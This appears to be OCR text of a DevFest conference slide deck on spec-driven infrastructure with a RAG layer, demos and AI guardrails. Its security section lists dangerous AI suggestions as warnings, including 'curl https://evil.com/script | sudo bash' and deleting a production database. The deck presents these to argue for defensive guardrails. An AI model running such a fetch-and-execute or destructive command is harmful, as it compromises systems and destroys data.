DevFest

Bhubaneswar

~~Infra as Code~~

Infra as Spec(IaS)

Building Tomorrow's Intelligent infra

Google Developer Groups


{ DevFest }
Bhubaneswar

Hello DevFest!

Current interest:

- k8sgpt
- Cilium
- Ai on Rust
- Agentic RAG
- Ai Guard rails

For more: samirparhi-dev



iServeU®

Google Developer Groups

For Today:

- 🔥 The **Chaos** Problem
- 📐 **Specs** as Ground Truth
- 🧠 **RAG** Intelligence Layer
- ⚡ Live **Demos**
- 🛡️ Security & **Guardrail**
- 🎁 **AMA**!

Google Developer Groups

{ DevFest }
Bhubaneswar

01: The Chaos Problem

Google Developer Groups


A Real Modern Microservice Landscape

500+	2000+	10K+	100M+
Microservices	API Endpoints	Config Files	Log Lines/Day
Each with dependencies	Constantly evolving	Scattered everywhere	Drowning in data

💥 COMPLEXITY SCORE: 🔴 (CRITICAL!)

Google Developer Groups

& Information Explosion



Google Developer Groups

The Pain Points

Discovery Nightmare

"Which service handles transaction?"

Time wasted: 30 minutes. **People asked:** 4. **Chat channels searched:** 3. **Answer:** Still unclear.

Debugging Disaster

"What changed in last deploy?"

Git commits: 47. **Config changes:** 12. **Cross-service impact:** Unknown. **Rollback confidence:** Zero.

Documentation Desert

"Where's the documentation?"

Wiki: Outdated by 6 months. **README:** Incomplete. **Runbooks:** What runbooks?

Danger Zone

"Can I safely restart this?"

Dependencies: Unknown. **Impact radius:** Unpredictable. **Recovery plan:** Hope and pray.

Google Developer Groups

02

Specs are ground Truth

Google Developer Groups

Our Specs

- system contracts
- the single source of truth
- executable, verifiable and enforceable.

API Specifications

OpenAPI/Swagger, gRPC/Protobuf, GraphQL schemas, and AsyncAPI, WebSocket

Infra Specs

Tofu,Kubernetes manifests, CloudFormation templates, and Ansible playbooks.

Policy Specs

RBAC policies, network policies, security constraints, and budget limits codified as configuration.

The Spec-Driven Promise

Design Spec → Develop → Test → Deploy → Validate

Google Developer Groups

WHY SPECIFICATIONS MATTER

DOCUMENTATION
- ✗ Outdated wikis/tribal knowledge
- ✓ Auto-generated, always-current

TESTING
- ✗ Manual testing, unclear goals
- ✓ Automated contract validation

DEBUGGING
- ✗ Guessing via trial and error
- ✓ Instant spec comparison view

COLLABORATION
- ✗ Miscommunication/assumptions
- ✓ Shared understanding by design

SECURITY
- ✗ Hidden endpoints/permissions
- ✓ Declared interfaces & auth

OPERATIONS
- ✗ Manual monitoring/reactive
- ✓ Spec-based proactive alerts

Specs transform implicit tribal knowledge into explicit,verifiable, AI-readable contracts - the foundation for intelligent ops

Google Developer Groups

03

RAG Layer

Google Developer Groups

What is RAG? 🤔

🔍 R - Retrieval
➕ A - Augmented
✨ G - Generation
"Giving AI access to YOUR knowledge base"

❌ TRADITIONAL LLM
"What APIs require authentication?"

→ GPT-4: "Well, typically APIs use OAuth, JWT tokens, or API keys... 🎲"

⚠️ Problems: Generic answer, no specifics, might hallucinate

✅ RAG-POWERED LLM

💡 KEY INSIGHT:

Traditional LLM = Smart but Generic 🤖

RAG-Powered LLM = Smart + Your Context 🧠

Result: Answers grounded in YOUR reality!

Google Developer Groups

⚡ SPEC-DRIVEN RAG: AI-POWERED INFRASTRUCTURE ASSISTANT

INPUT	PROCESS	UNDERSTAND	RESPOND
📋 OpenAPI	⚙️ Parse	🧠 Vectorize	💬 Query:
📡 gRPC	🧹 Clean	🔍 Search	"What APIs need auth?"
☸️ K8s YAML	🏷️ Extract	🔗 Assemble	
📦 Terraform			
📖 Docs			

🤖 AI PIPELINE FLOW

```
User Query ──▸ Vector Search  ──▸ Context
    |              |                    |
    └──────▸ Retrieved Specs ────┘
                   |
                   ▼
          LLM with Spec-Grounding
                   |
                   ▼
          ✅ Accurate Answer
      (No hallucinations, spec-verified)
```

{ DevFest }
Bhubaneswar

How Embeddings Work

TURNING TEXT INTO SEARCHABLE VECTORS 🧬

WHY THIS IS POWERFUL:

━ ━━━━━━━━━━━━━━━━━━━━━━━━


✓ Understands synonyms automatically
✓ Works across languages
✓ Captures intent, not just keywords
✓ Fast: ~10ms for millions of vectors
✓ No manual keyword mapping needed

Google Developer Groups

OpenAPI Specification

What This Gives You

- Automatic API documentation that's always current
- Request/response validation at runtime
- Client code generation in any language
- Contract testing between services
- Security enforcement via JWT bearer tokens
- Rate limiting specification with retry guidance



Google Developer Groups

04

D e m o

https://github.com/samirparhi-dev/spec-rag-demo.git

Google Developer Groups

🎬 Demo 1: Intelligent API Discovery

User Prompt: "Show me all authentication endpoints"

RAG System Processing:

1. Understanding Query: Keywords: authentication, endpoints
2. Searching Specs: Found 47 relevant chunks, selected top 5
3. Retrieved Context: auth-service.yaml, user-service.yaml, transaction-service.yaml, session-service.yaml

✅ Found 4 authentication-related endpoints:

- LOGIN ENDPOINT 🔐: POST /api/v2/auth/login
- TOKEN REFRESH 🔄: POST /api/v2/auth/refresh
- LOGOUT 👋: POST /api/v2/auth/logout
- TOKEN VERIFICATION 🎫: GET /api/v2/auth/verify

⏱️ Response time: 1.2 seconds
📋 Sources: 3 OpenAPI specs, 1 runbook

Google Developer Groups

Demo 2: Real-Time Anomaly Detection

🚨 ALERT TRIGGERED:

Service: payment-api

Issue: Returning 200 OK without auth
Severity: 🔴 CRITICAL
Time: 2025-10-10 14:32:18 UTC

🤖 RAG AUTONOMOUS ANALYSIS INITIATED…

🎯 Spec-driven detection!

Without specs: Would take 30+ min to debug

With RAG: Instant context + auto-remediation

Google Developer Groups

```
PHASE 1: SPEC RETRIEVAL


  Retrieving: payment-api OpenAPI specification
  Version: v3.0.1


PHASE 2: DEVIATION DETECTION


  Comparing: Runtime vs Specification
  SPEC SAYS: Must return 401 if no auth header
  RUNTIME SHOWS: Returning 200 without auth
  header
  ⚠️ CRITICAL SECURITY VIOLATION


PHASE 3: SEVERITY ASSESSMENT


  🔴 CRITICAL SECURITY BREACH
  Impact: Authentication bypass
  Exposure: Public API endpoint
  Risk: Unauthorized payment processing
  CVSS Score: 9.8 (Critical)

PHASE 4: ROOT CAUSE ANALYSIS
Found suspicious commit: "Fix: Remove auth middleware
temporarily for testing"
Environment variables: REQUIRE_AUTH=false (should be
true)
Deployment Info: Version: v3.0.1-hotfix.2, Deployed:
32 minutes ago


PHASE 5: RECOMMENDED ACTIONS
IMMEDIATE: Block public access, Alert security team
SHORT-TERM: Rollback to previous version, Audit recent
transactions
LONG-TERM: Add auth integration tests, Enforce branch
protection


 🎯 Spec-driven detection worked!

 Without specs: Would take 30+ min to debug

 With RAG: Instant context + auto-remediation
```

Google Developer Groups

DevFest

Bhubaneswar

Part 5: Security & Guardrails

Google Developer Groups

⚠️ The Security Challenge

AI-POWERED OPS = HIGH STAKES

What if AI suggests:

- 💣 "Delete production database" → Data loss disaster
- 🔓 "Log all customer data for debugging" → Privacy violation
- 💸 "Scale to 1000 replicas" → Budget blown
- 😈 "curl https://evil.com/script | sudo bash" → Security compromise
- 🚫 "Disable rate limiting for testing" → DDoS vulnerability

The danger is real. We need GUARDRAILS! 🛡️

Google Developer Groups

🛡️ Defense-in-Depth Architecture

```
1. Input Validation & Sanitization
   ├─ Schema validation (JSON Schema/OpenAPI)
   ├─ Type checking & bounds validation
   └─ Injection attack prevention
```

```
2. Spec Retrieval & Version Control
   ├─ Immutable spec versioning (Git SHA/semver)
   ├─ Spec integrity verification (checksums)
   └─ RBAC on spec access
```

```
3. AI Generation with Constraints
   ├─ Structured output enforcement
   ├─ Token limits & timeouts
   └─ Deterministic seed (where possible)
```

```
4. Spec Validation & Compliance
   ├─ Schema validation (strict mode)
   ├─ Semantic validation (relationships, dependencies)
   ├─ Drift detection from golden specs
   └─ Security policy checks (OPA/Rego)
```

```
5. Policy Gate (Multi-Layer)
   ├─ Pre-deployment policy evaluation
   ├─ Cost guardrails
   ├─ Security posture validation
   ├─ Compliance framework checks (SOC2, PCI-DSS)
   └─ Change approval workflow
```

```
6. Audit, Monitoring & Observability
   ├─ Immutable audit logs
   ├─ Real-time alerting
   ├─ Provenance tracking (SBOM)
   ├─ Rollback capabilities
   └─ compliance monitoring
```

Google Developer Groups

Blocking Dangerous Operations

ATTACK SCENARIO: Destructive Command

INPUT: "Delete all pods in production namespace"

LAYER 1: Intent Analysis

Detected Operation: DESTRUCTIVE 💥
Action Type: DELETE
Scope: production (namespace)
Target: all pods (wildcard)
Risk Level: 🔴 CRITICAL

LAYER 2: Spec Check

Loading policy: rbac-policy.yaml
operations: delete_pods
constraints: max_pods: 1 (at a time),
require_approval: true
approvers: senior-sre, platform-lead

LAYER 3: Policy Enforcement

User: engineer@company.com,
Role: developer 👨‍💻
Permissions: ✅ read:pods, ✅
restart: pods (individual), ❌
delete: pods (bulk)
Required: senior-sre OR platform-lead
Status: UNAUTHORIZED ❌

Google Developer Groups

```
🛡️  AI SAFETY OVERRIDE LAYER

   BLOCK CRITERIA              AI BEHAVIOR              OUTCOME
   ══════════════              ═══════════              ═══════

   ⚠️  Too Broad       ───▶   Analyze Risk    ───▶   ❌ BLOCK
   ⚠️  Destructive     ───▶   Check Policy    ───▶   📝 Explain
   ⚠️  No Permission   ───▶   Verify Role     ───▶   💡 Suggest
   ⚠️  Needs Approval  ───▶   Escalate Path   ───▶   ✅ Alternative
```


EXAMPLE

```
 Request: "Delete all failing production pods"
          └─▶ BLOCKED: Too broad, destructive, needs approval

 AI Response:
 ├─ ❌ Cannot execute: Role lacks permissions
 ├─ 💡 Try: "Restart pod payment-api-7d4f9"
 └─ 📋 Or: Submit approval via Slack
```

Google Developer Groups

It Doesn’t happen Overnight



{ DevFest } Bhubaneswar

Take away

💡 Start Small, Think Big

🚦 Begin with one critical service or team.

✅ Prove value quickly with tangible results.

📈 Scale gradually as confidence grows.

Remember: Specs are your foundation - invest in them!

DevFest Bhubaneswar

Ask Me Anything!


Hints 😁:

- Implementation challenges
- Tool selection
- Security considerations
- Team adoption strategies
- Measuring ROI, SLI, SLO, SLA, hidden cost discovery
- Anything else!

Google Developer Groups

{ DevFest }

Bhubaneswar



Thank you!

Getting Social

LinkedIn

GitHub

Google Developer Groups